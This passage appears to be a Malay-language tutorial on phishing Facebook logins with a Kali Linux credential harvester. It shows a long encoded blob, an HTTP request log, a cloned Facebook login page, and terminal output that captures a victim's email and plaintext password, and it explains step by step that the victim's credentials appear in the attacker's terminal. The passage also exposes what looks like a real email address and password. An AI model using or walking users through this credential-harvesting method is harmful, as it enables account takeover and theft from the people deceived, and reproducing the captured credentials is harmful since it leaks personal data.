0X2FycmF5nQ0uc2lkx3JhIXd8XCJ6OGp4NzQ6cW5weGNY0nQIMGhdLw1LFwic3RhcncQFSghcIjoJc1QzMjk3LF
9zCVMh1BQzODIIZDBB2QEXCGN1bQEUADUNJgBpIbcEXCIbGElCGxlbGElADMNJRhzZXFcIjoytMB/tMB/tMBY
DMYODEyMDEuMX0sKWE0NDg2NTE3OCwwLDQxMV0y0wFmmQU92XRqc29uX2RhdGFcIjpcIntcXFwic291cmNlX3Bh
DWA6AQVIWFdlYkxvZ2luQ29udHJvbGxlcgEXACwBBQ0wEHRva2VuARAFMRw5NmU4OGFmMERBSYMZGVzdBlUgfo
7FRgQY2F1c2UBPQV0FHvubG9hZAEpBTVRjgBcAbUAXFqSAGRcXA0tCc8UZWZfcGFncVMVZg0cCHVyaQEVBWtkaH
M6Ly93d3cuZmFjZWJvb2suY29tL2wB/wuucGhwASsIFVwi/n4C/n4C/n4C4n4CADN0fGIINTc2Nn4CuZyCUQIM
sgEib0AikpRBAG00DVCUQIMjA3PLAEADANKo1PAGKlHABcgaWZTwa5DSQAc4VOADD+0AH+0AH+0AHK0AEYNdc5i
ODIhbiw1MTC4LDA5NDA4XV0=","user":"0","webSessionId":"2rn8tq:gzu6hk:bd3mn5","trigger":"f
:web_time_spent_bit_array","send_method":"ajax","compression":"snappy_base64","snappy_m
j1
39785114621912863141389700481--
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.0.2.15 - - [07/Jul/2022 14:21:06] "POST /ajax/bz?__a=16__ccg=EXCELLENT6__comet_req=0:
yn=7xe6Fo40Q1PyUbFuC1swgE98nwgU29zEdEc8uwdK4o1j8hwem0nCq1ewcG0KESwaq0yE7i0n2US1vw5zwwwi:
3rw900RE2Jw8W0iw0lK3qaw4kwbS1Lw6__hs=19180.BP%3ADEFAULT.2.0.0.0.06__hsi=711751150542589.
-06__req=26__rev=10058035336__s=2rn8tq%3Agzu6hk%3Abd3mn56__spin_b=trunk6__spin_r=100580:
6__spin_t=16571747856__user=06dpr=16jazoest=29026lsd=AvoAL8DcWI HTTP/1.1" 302 -
[]
```



1) Paparan Website Facebook akan Keluar

2) Mangsa akan masukkan Username dan Password

```
File Actions Edit View Help
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-480
PARAM: lgndim=eyJ3IjoxOTIwLCJoIjoxMDgwLCJhdyI6MTkyMCwiYWgiOjEwNDksImMiOjI0fQ==
PARAM: lgnrnd=231945_LQ3g
PARAM: lgnjs=1657174857
POSSIBLE USERNAME FIELD FOUND: email=BudakUbatLab@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=MDabarai_88@.
PARAM: prefill_contact_point=BudakUbatLab@gmail.com
PARAM: prefill_source=browser_dropdown
```



Log in to Facebook

https://www.facebook.com/login.php

Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

facebook

Log in to Facebook

Phone number, email address or username

Password

Log In

Forgotten account? · Sign up for Facebook

English (UK) Bahasa Melayu 中文(简体) Bahasa Indonesia Tiếng Việt العربية Español Português (Brasil) Français (France) Deutsch +

Sign Up Log In Messenger Facebook Lite Watch Places Games Marketplace Facebook Pay Oculus Portal Instagram Bulletin Local Fundraisers Services Voting Information Centre Groups About Create ad Create Page Developers Careers Privacy Cookies AdChoices Terms

Help Contact uploading and non-users

Meta © 2022

Apabila Maklumat telah dimasukkan dan mangsa log in. Maklumat Email dan password mangsa akan keluar di Terminal